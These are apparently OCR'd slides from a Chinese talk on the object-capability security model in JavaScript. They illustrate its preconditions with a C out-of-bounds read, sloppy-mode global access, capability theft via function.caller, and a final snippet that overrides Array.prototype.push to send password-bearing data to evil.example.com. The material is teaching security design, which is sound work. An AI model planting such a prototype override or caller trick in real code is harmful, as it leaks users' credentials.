
- 执行这项操作的主体是谁？
- 它有权限执行这项操作吗？

基于对象能力

- 它有执行这项操作的钥匙吗？

权限衰减 (attenuation)





```
const makeC = ({ incr, decr }) => {
    const d = makeD(decr)
    // ...
}

const a = makeCounter()
const b = makeB(a.now)
const c = makeC({ decr, incr })
```


基于对象能力的安全模型的前提

1. 引用不可伪造(内存安全)
2. 不能访问私有属性和方法
3. 副作用不能从语法直接构造
4. 只能通过拥有的对象执行副作用

Linux x86_64, clang-7

```c
#include <stdio.h>
#include <stdlib.h>
void a(int **x) {
  printf("%d\n", *x[-1]);
}
int main() {
  int *x = malloc(sizeof(int));
  *x = 1;
  int *y = malloc(sizeof(int));
  *y = 2;
  a(&x);
  printf("%d %d\n", *x, *y);
}
```

1. ✔ 引用不可伪造（内存安全）
2. ？ 不能访问私有属性和方法
3. ？ 副作用不能从语法直接构造
4. ？ 只能通过拥有的对象执行副作用



```
class Manager {
  #item
  append(i) {
    this.#item = i
  }
}
```

1. ✔ 引用不可伪造（内存安全）
2. ✔ 不能访问私有属性和方法
3. ？ 副作用不能从语法直接构造
4. ？ 只能通过拥有的对象执行副作用

```
function global() {
  return this
}
function jump() {
  global().location = 'http://example.com'
}
```

1. ✔ 引用不可伪造（内存安全）
2. ✔ 不能访问私有属性和方法
3. ❌ 副作用不能从语法直接构造
4. ？ 只能通过拥有的对象执行副作用

ES5：严格模式

```
function main(fetchAbility) {
    safeTask(fetchAbility)
    evilTask()
}
function evilTask() {
    const stolenFetch = evilTask.caller.arguments[0]
    console.log(stolenFetch)
}
function jump(url) {
    /* window */this.location = url
}
main(fetch)
```


```
const old = [].push
[].__proto__.push = function () {
    try {
        const val = JSON.stringify(this)
        if (val.includes('password'))
            fetch('http://evil.example.com/' + val)
    } catch(e) {}
    return old.apply(this, arguments)
}
```

